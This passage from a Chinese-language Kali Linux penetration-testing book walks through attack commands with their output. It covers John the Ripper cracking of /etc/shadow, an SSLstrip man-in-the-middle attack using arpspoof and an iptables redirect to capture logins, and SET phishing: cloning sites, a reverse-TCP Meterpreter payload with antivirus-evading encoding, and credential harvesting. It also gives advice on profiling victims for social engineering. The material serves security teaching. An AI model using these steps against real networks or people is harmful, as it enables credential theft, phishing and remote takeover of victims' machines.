将文件列表改成新的单词列表文件的名字。参考前面的例子，你可以将它改成`Wordlist = NoDuplicatesOrUpperCase.lst`。新的单词列表文件必须放到john.conf文件中指定的目录里。默认的目录是位于`$JOHN`变量指定的目录中。

要将John the Ripper和密码文件配合使用，首先需要将目标文件复制到指定的John目录。调用复制命令`cp`来将该文件移动到John目录。举个例子，要复制shadow文件（Linux系统中常见的一个密码文件），可以输入`cp /etc/shadow`。

当该文件跟John the Ripper放到一起后，调用命令`john`，后跟该文件名。因此如果要将John the Ripper和shadow文件一起运行，输入`john shadow`。

你可以按下回车键来检查John the Ripper的进度，它会显示当前正在试探的密码，以及每秒钟的破解数，单位为c/s。

可以用组合键Ctrl+C来暂停John the Ripper的进度。如果你是调用`john FILE`来重新运行John，它会从你上次暂停的位置继续。

在John the Ripper运行结束时，查看结果可以输入`john -show FILE`。那么查看shadow文件的情况，则输入`john -show shadow`即可。

有关John the Ripper的详细资料，可以参考http://www.openwall.com。

3.6　中间人攻击

在标准定义中，*中间人攻击*（MITM，Man-In-The-Middle）是指攻击者跟受害者分别建立独立连接的一种侵入式攻击。中间人攻击最常出现在主机系统之间。前不久曾出现过一个漏洞，它侵入了将用户从非安全网页连接到安全网页的系统。这样攻击者可以窃取那些连接到安全Web服务器的用户的数据。后面一节会介绍这个漏洞。常见的中间人攻击会在本书后面章节中介绍。

SSL strip 工具

2009年，安全研究员Moxie Marlinspike在DefCon上发布了SSL strip工具。他介绍了SSL会话劫持的基本概念，这是一种中间人攻击的形式。其中网络攻击者代理的是来自用户的HTTPS请求，而非可以被拦截和篡改的通过HTTP发送的请求。SSL strip可以将这种攻击自动化，允许第三方拦截到安全站点的数据连接。随后，人们制定了*HTTP严格传输安全协议*（HSTS，HTTP Strict Transport Security Speification）来应对这类攻击，但HSTS的部署进程非常缓慢。时至今日，SSL会话劫持攻击依然广为使用。

本节，我们只会用到一个网卡接口。你的虚拟机中可能配了多个网卡接口。我们需要先检查是否启用了多个虚拟的网卡接口。

在桌面的左上角，点击**Xterm**链接打开命令行终端。我们用`ifconfig`来确定虚拟机上启用了哪些网卡。

具体的命令是`ifconfig | grep "eth"`，它会从所有各式各样的网口中过滤出以太网卡，然后输出显示如下：

```
root@kali:~# ifconfig | grep "eth"
eth0      Link encap:Ethernet  HWaddr 00:0c:29:49:
```

如果启用了不止一个网卡，调用命令`ifdown`后跟网卡名来将其关闭。举个例子，我们有两

个名为eth0和eth1的网卡，可以调用ifdown eth0命令来关闭网卡eth0。你可以关闭所有不用的网卡。

```
root@kali:~# ifdown eth0
Internet Systems Consortium DHCP Client 4.2.2
Copyright 2004-2011 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/eth0/00:0c:29:49:84:73
Sending on   LPF/eth0/00:0c:29:49:84:73
Sending on   Socket/fallback
DHCPRELEASE on eth0 to 172.16.76.254 port 67
Reloading /etc/samba/smb.conf: smbd only.
```

要让SSL strip中间人攻击（MITM）能工作，你需要两部分信息。首先，需要知道目标的IP地址。其次，需要充当子网网关的路由器的IP地址。由于这种攻击方式只对跟目标相同的第二级网段起作用，所以需要找出我们的默认网关。可以再次利用命令行终端。

在终端会话中调用如下命令：

route -n

```
root@kali:~# route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         172.16.76.2     0.0.0.0         UG    0      0        0 eth0
172.16.76.0     0.0.0.0         255.255.255.0   U     0      0        0 eth0
root@kali:~# route -n | grep 'UG' | awk '{print $2}'
172.16.76.2
root@kali:~#
```

或者用带过滤功能的shell命令route -n | grep 'UG' | awk '{print $2}'直接输出默认网关。

```
File  Edit  View  Search  Terminal  Help
root@kali:~# route -n | awk '{print $2}'
IP
Gateway
10.0.1.1
0.0.0.0
root@kali:~#
```

1. 开始攻击：重定向

在开始从SSL会话中收集注入用户凭据一类的信息之前，我们需要先完成一些任务。需要先运行允许我们重定向网络请求的工具。此外，需要重定向攻击主机中抓取的请求，这样才能将用户数据包转发给SSL strip工具。我们先要在Iptables和Arpspoof工具中启用IP转发功能。

下面三步会进行IP转发、arpspoof重定向和端口转发配置。这些命令都是在命令行终端中执行的。启用IP转发：

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
```

在这个例子中，我们需要知道受害者或目标主机的IP地址。这是为了避免让所有攻击主机对整个网络发起ARP地址洪水引起注意。在实际的攻击场景中，理想情况下都是针对整个二级网段运行arpspoof（如果不知道受害者的IP地址，这是默认的做法），同时可以选择利用抓包和嗅探工具来进一步判定受害者的IP地址。在有多台主机的环境中，这种做法可能会引起数据的流动变慢，同时使得攻击者被发现的几率加大。命令是：

```
arpspoof -i eth0 -t victimip default_gateway_ip
```

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# arpspoof -i eth0 -t 10.0.1.240 10.0.1.1
```

建议不要将该进程放到后台执行，而是保留该窗口，重启一个新的终端会话来进行其他操作。

2. 使用iptables建立端口重定向

这一步操作可以帮助攻击者抓取发往HTTP服务器上TCP 80端口的数据，并将其重定向到SSL strip的监听端口。在本例中，对于目标端口和重定向目标，重定向会在TCP的10000端口上完成。攻击者可能会使用任何可用的端口。这里选择的重定向目标也必须为SSL strip设置监听端口。命令如下：

```
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT
--to-ports 10000
```

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80
ECT --to-ports 10000
root@kali:~#
```



如果要禁用PREROUTNIG规则，你可以将-A替换成-D来清除所有在用的规则。

```
iptables -t nat -F #清空
iptables -t nat -L #检查
```

iptables有许多选项。你可以使用命令man iptables查看其他命令选项。


现在已经一切就绪，可以开始用SSL strip抓取数据了。

在新打开的命令行窗口中启动`sslstrip`，运行如下命令来运行SSL strip工具，并开始监听TCP 10000端口：

```
sslstrip -l 10000
```



在目标主机上，访问在线邮件服务，如https://www.hotmail.com，并登录。



使用应用菜单中的快捷键跳到SSLStrip目录。另外打开一个终端窗口，输入如下命令：

```
root@kali:~# tail -n 50 -f sslstrip.log
```

你现在应该能看到SSL strip攻击的结果了。



在下面的例子中，用户名和密码都被遮挡处理了。但在你的屏幕上应该是以明文方式可见的。

```
root@kali: ~
File Edit View Search Terminal Help
)
SEND L3 ERROR: 2470 byte packet (0800:06) destined to 207.46.4.236 was not forwarded (libnet_write_raw_
ipv4(): -1 bytes written (Message too long)
)
SEND L3 ERROR: 2470 byte packet (0800:06) destined to 207.46.4.236 was not forwarded (libnet_write_raw_
ipv4(): -1 bytes written (Message too long)
)
SEND L3 ERROR: 2119 byte packet (0800:06) destined to 207.46.4.236 was not forwarded (libnet_write_raw_
ipv4(): -1 bytes written (Message too long)
)
SEND L3 ERROR: 2470 byte packet (0800:06) destined to 207.46.4.236 was not forwarded (libnet_write_raw_
ipv4(): -1 bytes written (Message too long)
)
SEND L3 ERROR: 2470 byte packet (0800:06) destined to 207.46.4.236 was not forwarded (libnet_write_raw_
ipv4(): -1 bytes written (Message too long)
)
HTTP : 66.220.158.27:80 -> USER:                PASS:        0105  INFO: http://www.facebook.com/
index.php?stype=lo&jlou=Afd-iEy36EjRp-kbdeXNCn3gAuzayU8G6j9UfIaMmIdFtiEsD9-zWIh1QpIlX3N0isja00VfpMEGYrn
f3F440-ZEXeGoPLruqIdBg
SEND L3 ERROR: 1803 byte packet (0800:06) destined to 17.172.116.36 was not forwarded (libnet_write_raw
_ipv4(): -1 bytes written (Message too long)
)


User requested a CTRL+C... (deprecated, next time use proper shutdown)

root@kali:~#
```

3.7 小结

本章介绍了使用Kali中自带的工具对Web服务器漏洞加以利用的各种方法。最常见的方法是用自动化工具找出已知漏洞，然后利用最可能的路径来获得目标系统的访问。

一开始，我们着重介绍了用来找出漏洞的各种工具。之后介绍了对常见服务器以及邮件服务器上的漏洞加以利用的工具。然后着重介绍了如何用暴力破解工具从没有已知可利用漏洞的服务器上获取数据。最后介绍了密码破解和中间人攻击，这些内容还会在后续章节进一步探讨。

下一章会着重介绍找出和利用主机系统，即客户端设备上的漏洞。

第 4 章 客户端攻击

客户端（client）或主机（host）是指用来上网的终端设备，比如计算机、平板电脑或是移动设备。客户端可能会为其他客户端提供信息、服务及应用，或是从其他系统（比如服务器）获取信息。通常，术语客户端是指供人使用的终端设备。然而，人的参与可能会引发一系列可能的漏洞。

因此，客户端攻击这种方法就应运而生。由于它跟Web应用具有关联性，所以可以用来找出谁连接到了Web应用，系统上有哪些漏洞，以及这些系统是否可以成为从Web应用获取访问权限或信息的一种途径。本章将集中介绍如何找出访问Web应用的系统，评估这些系统中的漏洞，并对这些漏洞加以利用。另外，本章还将着重介绍破解密码的方法，因为这是最常用的保护主机系统安全的方式。

本章首先会先介绍如何通过社会工程来攻击主机。然后详细阐述如何在主机系统上找到漏洞，这样你就可以使用本书中其他章介绍的工具对这些漏洞加以利用。最后，我们将介绍如何攻击密码，因为密码是最常见的保障安全的形式。

4.1 社会工程

人类总是目标系统安全态势中最薄弱的环节。你越是想对终端用户有更多的约束，他们就越是会试着绕过这些安全政策。而你设立的约束越少，人们就越不会遵照你的安全政策。这就意味着，在决定如何保护终端用户免受网络威胁时，我们面临的是一把双刃剑。而黑客们深知这一点，因此他们通过各种方式瞄准终端用户，试图利用这些用户的一个关键特征——信任。

社会工程是欺骗人们使其泄露信息的艺术。许多客户端攻击都是据此来欺骗终端用户，使他们的系统暴露给攻击。社会工程涉及的范围很广，从拨打电话声称自己是某公司正式员工到在人人网上发个声称是某类服务的链接而实际上是欺骗客户的一种手段都是。

如果想确保发起的社会工程攻击能够成功，那么最佳的方式是花时间充分熟悉你的目标，也就是要学习用户是如何交流的，并尝试融入他们的环境。许多未能成功的社会工程攻击都是因为

采用通用的格式，而内容中没有能够吸引被攻击用户的强有力的抓手，比如一些写得很糟糕的电邮总是声称用户获得了无人认领的奖金。使用如人人网这样的社交媒体资源是了解目标用户的一个好方式，比如他有哪些爱好，常用哪种表述方式。举个例子，如果某个目标用户的人人网个人档案上显示了某些球队的队徽，那么利用打折的球赛门票设定圈套效果会更好。

由于大多数客户端攻击都是利用社会工程，下一节我们将会介绍Kali中带的一个流行的社会工程工具库。

4.2　社会工程工具集（SET）

社会工程工具集（SET，Social Engineer Toolkit）是由**TrustedSec**的创始人创建并开发的。它是一个基于Python的开源工具，主要功能是利用社会工程进行渗透测试。SET深受专业安全人员的欢迎，用于测试某个企业的安全态势。真实攻击者也会利用SET进行主动或恶意攻击。它是最常见的用来进行社会工程攻击的工具。

如果想启动SET，请点击浏览**Exploitation Tools** > **Social Engineering Tools**，然后选择**se-toolkit**。

在Kali上首次启动SET时，SET分发会直接从**GitHub**上更新。它会弹出个选项说自动接收更新。如果同意自动更新，选择**yes**。

```
Terminal
File Edit View Terminal Help
The Social-Engineer Toolkit is designed purely for good and not evil. If you are
 planning on using this tool for malicious purposes that are
not authorized by the company you are performing assessments for, you are violat
ing the terms of service and license of this toolset. By hitting
yes (only one time), you agree to the terms of service and that you will only us
e this tool for lawful purposes only.

Do you agree to the terms of service [y/n]: y




[!] The Social-Engineer Toolkit has officially moved to github and no longer use
s SVN.
[!] Ensure that you have GIT installed and this conversion tool will automatical
ly pull the latest git version for you.
[!] Do you want to do a manual install or have SET do the conversion to GIT for
you?

1. Automatic
2. Manual
3. Continue using SET (NO UPDATES ANYMORE!)

Enter your numeric choice:
```

SET会要求你确认是否已安装git。Kali已经预载了git，不过最好的方式还是沿用第1章中介绍的的步骤更新Kali。这一更新将包括获取能确保SET正常工作的git版本。

Kali 1.0不包含.git目录，所以如果想要更新，你需要参照以下步骤：

(1) 打开终端，切换目录到`cd /usr/share`。
(2) 输入`mv set backup.set`，备份老的set目录。
(3) 依照下面的命令，重新从GitHub上下载SET：

```
git clone https://github.com/trustedsec/social- engineer-toolkit/set/
```

```
root@kali:/usr/share# cd /share
root@kali:/usr/share# mv set backup.set
root@kali:/usr/share# git clone https://github.com/trustedsec/social-engineer-toolkit
/ set/
Cloning into 'set'...
remote: Counting objects: 8970, done.
remote: Compressing objects: 100% (3100/3100), done.
remote: Total 8970 (delta 5956), reused 8870 (delta 5857)
Receiving objects: 100% (8970/8970), 46.19 MiB | 2.58 MiB/s, done.
Resolving deltas: 100% (5956/5956), done.
root@kali:/usr/share#
```

(4) 找回老的config文件，避免重新设置MSF的路径，使用如下命令：

```
cp backup.set/config/ set_config set/config/set_config
```

(5) 使用se-toolkit命令验证SET能否正常工作。

```
root@kali:/usr/share# cp backup.set/config/set_config set/config/set_config
root@kali:/usr/share# se-toolkit

IMPORTANT NOTICE! The Social-Engineer Toolkit has made some significant
changes due to the folder structure of Kali and FSH (Linux).

All SET dynamic information will now be saved in the ~/.set directory not
in src/program_junk.

[!] Please note that you should use se-toolkit from now on.
[!] Launching set by typing 'set' is going away soon...
[!] If on Kali Linux, just type 'se-toolkit' anywhere...
[!] If not on Kali, run python setup.py install and you can use se-toolkit anywhere..
.
Press {return} to continue into SET.
```

使用SET来进行克隆和攻击

现在你已经知道了SET的基本工作原理，让我们用一个可能会被信任的网站来攻击一下客户端机器。尽管我们可以用任意网站来举例子，但还是使用一个简单点儿的更好。

这里我们举一个通过克隆企业的**SharePoint**站点来借助**meterpreter**对受害者进行利用的例子。实际上，它可以是你想攻击的任何网站。我们选择SharePoint站点是因为作为渗透测试人员，你可能更想选择一个能够达到目的的目标。许多带有邪恶企图的攻击者可能会克隆一个公共站点。

下一步是浏览**Exploitation Tools** > **Social Engineering Toolkit** > **se-toolkit**来启动SET。

接受所有授权证书和服务条款之后，你就能看到SET的主屏幕。

我们建议选取选项**5) Update the Social-Engineer Toolkit**。更新后，选择选项**1) Social-Engineering Attacks**。下一个截图会显示SET中社会工程攻击下可用的不同的网站攻击向量。Spear-Phishing（鱼叉式网络钓鱼）选项是一种常见的攻击，它能将攻击嵌入到电邮和PDF中。鱼叉式网络钓鱼会直接在SET中将攻击文件伪装成由受害人发出的电邮发送。

```
[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
[---]                 Version: 5.0.10                  [---]
[---]            Codename: 'The Wild West'             [---]
[---]        Follow us on Twitter: @trustedsec         [---]
[---]        Follow me on Twitter: @dave_rel1k         [---]
[---]      Homepage: https://www.trustedsec.com        [---]

    Welcome to the Social-Engineer Toolkit (SET). The one
 stop shop for all of your social-engineering needs.

    Join us on irc.freenode.net in channel #setoolkit

 The Social-Engineer Toolkit is a product of TrustedSec.

         Visit: https://www.trustedsec.com

Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) SMS Spoofing Attack Vector
   8) Wireless Access Point Attack Vector
   9) QRCode Generator Attack Vector
  10) Powershell Attack Vectors
  11) Third Party Modules

  99) Return back to the main menu.

set> 2
```

在本例中，我们选择了**Website Attack Vectors**。前面我们已经克隆了一个网站用于针对网站的攻击。接下来，我们需要决定如何发出攻击载荷。这里有几种可用选项。选择**Java Applet Attack**，通常也就是第1个选项。

```
  10) Powershell Attack Vectors
  11) Third Party Modules

  99) Return back to the main menu.

set> 2

 The Web Attack module is  a unique way of utilizing multiple web-based attacks
 in order to compromise the intended victim.

 The Java Applet Attack method will spoof a Java Certificate and deliver a
 metasploit based payload. Uses a customized java applet created by Thomas
 Werth to deliver the payload.

 The Metasploit Browser Exploit method will utilize select Metasploit
 browser exploits through an iframe and deliver a Metasploit payload.

 The Credential Harvester method will utilize web cloning of a web-
 site that has a username and password field and harvest all the
 information posted to the website.

 The TabNabbing method will wait for a user to move to a different
 tab, then refresh the page to something different.

 The Man Left in the Middle Attack method was introduced by Kos and
 utilizes HTTP REFERER's in order to intercept fields and harvest
 data from them. You need to have an already vulnerable site and in-
 corporate <script src="http://YOURIP/">. This could either be from a
 compromised site or through XSS.

 The Web-Jacking Attack method was introduced by white_sheep, Emgent
 and the Back|Track team. This method utilizes iframe replacements to
 make the highlighted URL link to appear legitimate however when clicked
 a window pops up then is replaced with the malicious link. You can edit
 the link replacement settings in the set_config if its too slow/fast.

 The Multi-Attack method will add a combination of attacks through the web attack
 menu. For example you can utilize the Java Applet, Metasploit Browser,
 Credential Harvester/Tabnabbing, and the Man Left in the Middle attack
 all at once to see which is successful.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Create or import a CodeSigning Certificate

  99) Return to Main Menu

set:webattack>1
```


SET会询问你是想使用SET自带的现有模板，还是想自己克隆一个网站。默认的模板并不好用，我们建议你克隆一个网站，如前面提到的SharePoint的那个例子。

在下一屏内容中，SET会显示若干个有关用户如何复制该网站的选项。在本例中，我们会选取site-cloner选项。选择site-cloner后，SET会提出一系列问题。这些问题可以引导你克隆一个网站，然后让它在Kali中运行。站点克隆器会询问如下设置：

- **NAT/Port forwarding**（NAT/端口转发）　这个选项可能会有点令人困惑。SET是在询问受害者是会通过访问你在Kali服务器上配置的IP地址来连接到你的机器，还是会通过其他IP地址（比如NAT地址）连接到你的机器。当你在攻击你的网络外或因特网上的受害者时，它会非常好用。如果你是在攻击你的网络外的受害者，你可以选择yes。如果你是在攻击同一个网络中的受害者（比如内部实验室），选择no。

- **IP address/hostname for reverse connection**（反向连接的IP地址/主机名）　当SET将它的载荷发送给受害者时，SET需要告诉受害者如何连回Kali。在实验室环境中，你可以输入你的Kali服务器的IP地址。
- **URL you want to clone**（你希望克隆的URL）　这是你要复制的网站的链接。
- **Exploit to deliver**（要发送的漏洞利用）　SET会使用**Metasploit**框架来发送漏洞利用。最流行的选项时**Windows Reverse_TCP Meterpreter**。Windows Reverse_TCP Meterpreter的工作原理是让受害者运行一个可执行文件，从而建立一个开放端口，以便供攻击者连回并获取受害者机器的全部shell访问权限。下面的截图显示了可用的载荷。Windows Reverse_TCP Meterpreter是列表中的第二个选项。



你可以导入自己的可执行文件。有自己的工具/恶意软件的攻击者或其他人群喜欢用这种方式。

```
What payload do you want to generate:

  Name:                                       Description:

   1) Windows Shell Reverse_TCP               Spawn a command shell on victim and send back t
o attacker
   2) Windows Reverse_TCP Meterpreter         Spawn a meterpreter shell on victim and send ba
ck to attacker
   3) Windows Reverse_TCP VNC DLL             Spawn a VNC server on victim and send back to a
ttacker
   4) Windows Bind Shell                      Execute payload and create an accepting port on
 remote system
   5) Windows Bind Shell X64                  Windows x64 Command Shell, Bind TCP Inline
   6) Windows Shell Reverse_TCP X64           Windows X64 Command Shell, Reverse TCP Inline
   7) Windows Meterpreter Reverse_TCP X64     Connect back to the attacker (Windows x64), Met
erpreter
   8) Windows Meterpreter All Ports           Spawn a meterpreter shell and find a port home
(every port)
   9) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP using SSL and us
e Meterpreter
  10) Windows Meterpreter Reverse DNS         Use a hostname instead of an IP address and spa
wn Meterpreter
  11) SE Toolkit Interactive Shell            Custom interactive reverse toolkit designed for
 SET
  12) SE Toolkit HTTP Reverse Shell           Purely native HTTP shell with AES encryption su
pport
  13) RATTE HTTP Tunneling Payload            Security bypass payload that will tunnel all co
mms over HTTP
  14) ShellCodeExec Alphanum Shellcode        This will drop a meterpreter payload through sh
ellcodeexec
  15) PyInjector Shellcode Injection          This will drop a meterpreter payload through Py
Injector
  16) MultiPyInjector Shellcode Injection     This will drop multiple Metasploit payloads via
 memory
  17) Import your own executable              Specify a path for your own executable

set:payloads>
```

SET会询问你希望使用哪种类型的反病毒混淆技术。与此同时，它会在各个选项旁边显示一个评分。我们建议通常情况下，最好选择评分较高的选项，除非你有特定的需要。下面的截图显示了可用的选项。我们选择选项16，因为它的得分排名最高。

```
   3) Windows Reverse_TCP VNC DLL           Spawn a VNC server on victim and send back to a
ttacker
   4) Windows Bind Shell                    Execute payload and create an accepting port on
 remote system
   5) Windows Bind Shell X64                Windows x64 Command Shell, Bind TCP Inline
   6) Windows Shell Reverse_TCP X64         Windows X64 Command Shell, Reverse TCP Inline
   7) Windows Meterpreter Reverse_TCP X64   Connect back to the attacker (Windows x64), Met
erpreter
   8) Windows Meterpreter All Ports         Spawn a meterpreter shell and find a port home
(every port)
   9) Windows Meterpreter Reverse HTTPS     Tunnel communication over HTTP using SSL and us
e Meterpreter
  10) Windows Meterpreter Reverse DNS       Use a hostname instead of an IP address and spa
wn Meterpreter
  11) SE Toolkit Interactive Shell          Custom interactive reverse toolkit designed for
 SET
  12) SE Toolkit HTTP Reverse Shell         Purely native HTTP shell with AES encryption su
pport
  13) RATTE HTTP Tunneling Payload          Security bypass payload that will tunnel all co
mms over HTTP
  14) ShellCodeExec Alphanum Shellcode      This will drop a meterpreter payload through sh
ellcodeexec
  15) PyInjector Shellcode Injection        This will drop a meterpreter payload through Py
Injector
  16) MultiPyInjector Shellcode Injection   This will drop multiple Metasploit payloads via
 memory
  17) Import your own executable            Specify a path for your own executable

set:payloads>2

Select one of the below, 'backdoored executable' is typically the best. However,
most still get picked up by AV. You may need to do additional packing/crypting
in order to get around basic AV detection.


   1) avoid_utf8_tolower (Normal)
   2) shikata_ga_nai (Very Good)
   3) alpha_mixed (Normal)
   4) alpha_upper (Normal)
   5) call4_dword_xor (Normal)
   6) countdown (Normal)
   7) fnstenv_mov (Normal)
   8) jmp_call_additive (Normal)
   9) nonalpha (Normal)
  10) nonupper (Normal)
  11) unicode_mixed (Normal)
  12) unicode_upper (Normal)
  13) alpha2 (Normal)
  14) No Encoding (None)
  15) Multi-Encoder (Excellent)
  16) Backdoored Executable (BEST)

set:encoding>16
```

SET会询问你要用哪个监听端口。大多数情况下，请坚持选用默认端口。在回答了最后一个问题之后，SET会启动克隆的网站。

新克隆的网站可以用来攻击目标用户。首先，你要诱导用户使用互联网浏览器来访问我们克隆的网站。然后，访问了克隆的仿冒网站的用户会接收到一个Java弹出框。如果运行了的话，它能提供一个连到你的Kali服务器的Reverse_TCP Meterpreter。作为攻击者，你可以启动一个meterpreter会话，并在访问克隆网站的设备上获得全部的管理员权限。

如下图所示，用户的客户端机器上会出现一个简单的Java弹出消息，这看上去很正常，而且普通用户一般会不假思索的选择运行。



在终端用户运行克隆网站的Java applet之时，Kali服务器会连接到受害者的机器上，如下面的截图所示：

```
                                          [*] Sending stage (752128 bytes) to 10.62.3.137
[*] Meterpreter session 1 opened (10.255.27.200:443 -> 10.62.3.137:49401) at 2013-05-04 19:43:51 -0500
[*] Sending stage (752128 bytes) to 10.62.3.137
[*] Sending stage (752128 bytes) to 10.62.3.137
[*] Sending stage (752128 bytes) to 10.62.3.137
[*] Sending stage (752128 bytes) to 10.62.3.137
[*] Sending stage (752128 bytes) to 10.62.3.137
[*] Meterpreter session 2 opened (10.255.27.200:25 -> 10.62.3.137:49402) at 2013-05-04 19:43:54 -0500
[*] Meterpreter session 3 opened (10.255.27.200:443 -> 10.62.3.137:49404) at 2013-05-04 19:43:54 -0500
[*] Meterpreter session 4 opened (10.255.27.200:21 -> 10.62.3.137:49406) at 2013-05-04 19:43:54 -0500
[*] Meterpreter session 5 opened (10.255.27.200:8080 -> 10.62.3.137:49405) at 2013-05-04 19:43:55 -0500
[*] Meterpreter session 6 opened (10.255.27.200:53 -> 10.62.3.137:49407) at 2013-05-04 19:43:55 -0500
```

在下一个示例截图中可以看到，SET可以和meterpreter会话交互，并直接调用命令在受害者的机器上执行：

```
msf  exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 1500
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0


Interface 10
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:50:56:a3:45:e2
MTU          : 1500
IPv4 Address : 10.62.3.137
IPv4 Netmask : 255.255.252.0

meterpreter > 
```

你可以跟meterpreter保持多个会话。在本例中，我们用的是命令`sessions -I 1`。最重要的是，我们是在跟meterpreter的第一个会话进行交互。如果我们攻陷了多台主机，我们可以有多个meterpreter会话、跟他们交互、在他们之间切换，或是将他们逐个关掉。

现在我们已经了解了使用SET的一些基础知识，让我们再看一个例子。我们将要学习如何克隆一个网站来窃取密码。

这次在到达攻击选项界面时，我们选择凭据收集器攻击（Credential Harvester Attack）。凭据收集器攻击可以通过浏览**Social Engineering Attacks** > **Website Attack Vectors** > **Credential Harvester Attacks**来打开。

```
compromised site or through XSS.

The Web-Jacking Attack method was introduced by white_sheep, Emgent
and the Back|Track team. This method utilizes iframe replacements to
make the highlighted URL link to appear legitimate however when clicked
a window pops up then is replaced with the malicious link. You can edit
the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack
menu. For example you can utilize the Java Applet, Metasploit Browser,
Credential Harvester/Tabnabbing, and the Man Left in the Middle attack
all at once to see which is successful.

  1) Java Applet Attack Method
  2) Metasploit Browser Exploit Method
  3) Credential Harvester Attack Method
  4) Tabnabbing Attack Method
  5) Web Jacking Attack Method
  6) Multi-Attack Web Method
  7) Create or import a CodeSigning Certificate

 99) Return to Main Menu

set:webattack>3
```

你可以选择克隆网站、使用网站模板或是导入自己的Web文件（HTML、图片及其他文件）。

流行站点如Facebook、Gmail和Twitter都有模板可供利用。其他网站则可以通过输入相应的URL来克隆。但有些情况下，我们会发现网站模板和克隆站点都有一些小问题。这时候，你需要使用定制导入。首先，用Web复制工具或是Web克隆软件在Kali中保存一份某个网站的拷贝。然后，使用定制导入选项指定该站点拷贝所在的目录。你需要试试看哪些选项最适合你的网站。

```
set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu
set:webattack>%
```

我们选择了选项**2) Site Cloner**。之后它会让我们输入一个URL。我们要克隆https://www.facebook.com。



我们输入的都是很确切的URL，并且要指定使用的是HTTPS还是HTTP URL。大多数情况下，二者并没什么区别，因为我们不会托管一个安全的网站。但某些情况下，HTTP站点跟HTTPS站点会有所不同。

我们还会被要求输入SET用来托管假冒网站的IP地址。通常这个地址也就是你的Kali Linux环境的IP地址。不过，如果你计划将受害者引导到一个使用NAT转换的地址上（可能通过上游的防火墙），那么输入NAT地址。

